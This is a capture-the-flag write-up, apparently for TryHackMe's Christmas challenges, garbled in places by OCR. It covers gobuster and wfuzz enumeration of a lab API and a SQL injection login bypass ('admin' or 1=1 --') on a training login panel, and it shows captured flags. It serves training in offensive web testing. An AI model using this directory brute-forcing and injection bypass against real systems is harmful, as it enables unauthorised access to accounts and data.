






Step 2:
Go to the API directory and we can see certain file in it

Step 3:

Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it “wordlist”. We use command `wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ`. To explain this command briefly, `-c` in the command will show the output in colour. `-z` is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. `-u` is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date parameter to search it. Soon, we receive the flag.







THM{D4t3_AP1}

Thought process/methodology:
We install the gobuster in our kali linux by typing sudo apt install gobuster and run the following command gobuster dir -u http://10.10.57.97/ -w /usr/share/wordlists/dirb/big.txt -x .php. Go to the API directory and we can see certain file in it. Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it “wordlist”. We use command wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ.
To explain this command briefly, -c in the command will show the output in colour. -z is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. -u is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date value to search it. Soon, we receive the flag.

Day 5 - web exploitation - Be careful with what you wish on a Christmas night


Question 1

What is the default port number for SQL Server running on TCP?

Port 1433

Question 2

Without using directory brute forcing, what's Santa's secret login panel?




Question 3

What is the database used from the hint in Santa's TODO list?

> Santa's TODO: Look at alternative database systems that are better than sqlite.


Question 4

How many entries are there in the gift database?




Question 5

What is James' age?




Question 6

What did Paul ask for?




Question 7

What is the flag?




Question 8


What is admin's password?




Thought Process/Methodology:

Turn on burp proxy







Enter the IP address of the target machine which is 10.10.222.148:8000




Enter into santa's secret login panel which is /santapanel




Enter `admin' or 1=1 --` for the username and `admin` for the password. `Admin'` will break the sql query and `1=1` means true. By inserting that username, the password will not be check by the system. Then, we will get into the wanted page.







Turn on the intercept in the burpsuite.

